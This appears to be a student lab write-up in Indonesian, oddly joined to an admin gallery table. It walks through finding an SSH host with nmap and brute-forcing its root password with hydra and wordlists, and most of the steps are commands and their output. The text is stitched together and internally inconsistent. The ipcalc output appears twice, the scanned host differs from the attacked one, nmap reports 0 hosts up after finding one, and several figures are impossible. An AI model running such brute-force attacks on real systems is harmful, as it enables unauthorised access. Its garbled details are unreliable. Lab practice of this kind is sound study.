
Data Galeri

[Tambah Galeri](#)

No	Foto	Judul Foto	Tanggal	Aksi
1		GAMBAR 4	2019-02-28	Edit Hapus
2		GAMBAR 3	2019-02-28	Edit Hapus
3		GAMBAR 2	2019-02-28	Edit Hapus

Mencari tahu password root Menggunakan (hydra - untuk bruteforce attack)

1. Siapkan file txt username dan password




```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.18 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2001:1448:a500:d40d:9203:880d:e785:9a88 prefixlen 64 scopeid 0x80global
    inet6 2001:1448:a500:d40d:a00:27ff:fe5b:bd34 prefixlen 64 scopeid 0x80global
    inet6 fe80::a00:27ff:fe5b:bd34 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:34 txqueuelen 1000 (Ethernet)
    RX packets 101281 bytes 151958927 (15.1 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 46165 bytes 43229072 (40.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 185663 bytes 233892884 (223.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 185663 bytes 233892884 (223.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ipcalc 192.168.1.18
Address: 192.168.1.18      11000000.10101000.00000001.00010010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111.00000000
Wildcard: 0.0.0.255      00000000.00000000.00000000.11111111
--
Network: 192.168.1.0/24    11000000.10101000.00000001.00000000
HostMin: 192.168.1.1      11000000.10101000.00000001.00000001
HostMax: 192.168.1.254    11000000.10101000.00000001.11111110
Broadcast: 192.168.1.255  11000000.10101000.00000001.11111111
Hosts/Net: 254            Class C, Private Internet
```

2. Mengecek port terbuka dan lakukan nmap untuk menemukan ssh VDI



```
kali@kali:~$ ipcalc 192.168.1.18
Address: 192.168.1.18      11000000.10101000.00000001.00010010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111.00000000
Wildcard: 0.0.0.255      00000000.00000000.00000000.11111111
--
Network: 192.168.1.0/24    11000000.10101000.00000001.00000000
HostMin: 192.168.1.1      11000000.10101000.00000001.00000001
HostMax: 192.168.1.254    11000000.10101000.00000001.11111110
Broadcast: 192.168.1.255  11000000.10101000.00000001.11111111
Hosts/Net: 254            Class C, Private Internet


kali@kali:~$ nmap 192.168.1.0/24 -p 22 -vvvv
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-30 11:54 EDT
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0031s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (0 hosts up) scanned in 21.43 seconds

kali@kali:~$
```


3. Lakukan hydra untuk melakukan attack untuk menemukan username dan password yang cocok



```
kali@kali:~$ ls
38650-password-skorrent.txt 38650-username-skorrent.txt Desktop Documents Downloads hydra.restore Music password.txt Pictures Public Templates user.txt Videos

kali@kali:~$ hydra -l /home/kali/38650-username-skorrent.txt -P /home/kali/38650-password-skorrent.txt ssh://192.168.1.10 -i 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-30 12:02:34
[WARNING] Restorefile (you have 10 seconds to abort... (Use option -2 to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1694338700 login tries (1:43838/p/38650), -42384675 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 1694338656 to do in 641794157h, 4 active
[STATUS] 34.67 tries/min, 184 tries in 00:03h, 1694338596 to do in 814585152h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 1694338496 to do in 968984127h, 4 active
```

Hasil : Dalam proses tersebut saya menghabiskan waktu sekitar 20 jam lebih untuk melakukan attack ke VDI dengan proses percobaan kemungkinan sebesar 100 ribu data dan kurang 4 miliar data kemungkinan data yang belum di cek. Saya menggunakan data dari <https://github.com/duyet/bruteforce-database> untuk melakukan brute force attack. Tetapi berdasarkan data dari sqlmap username : vulnweb dan Password : vulnweb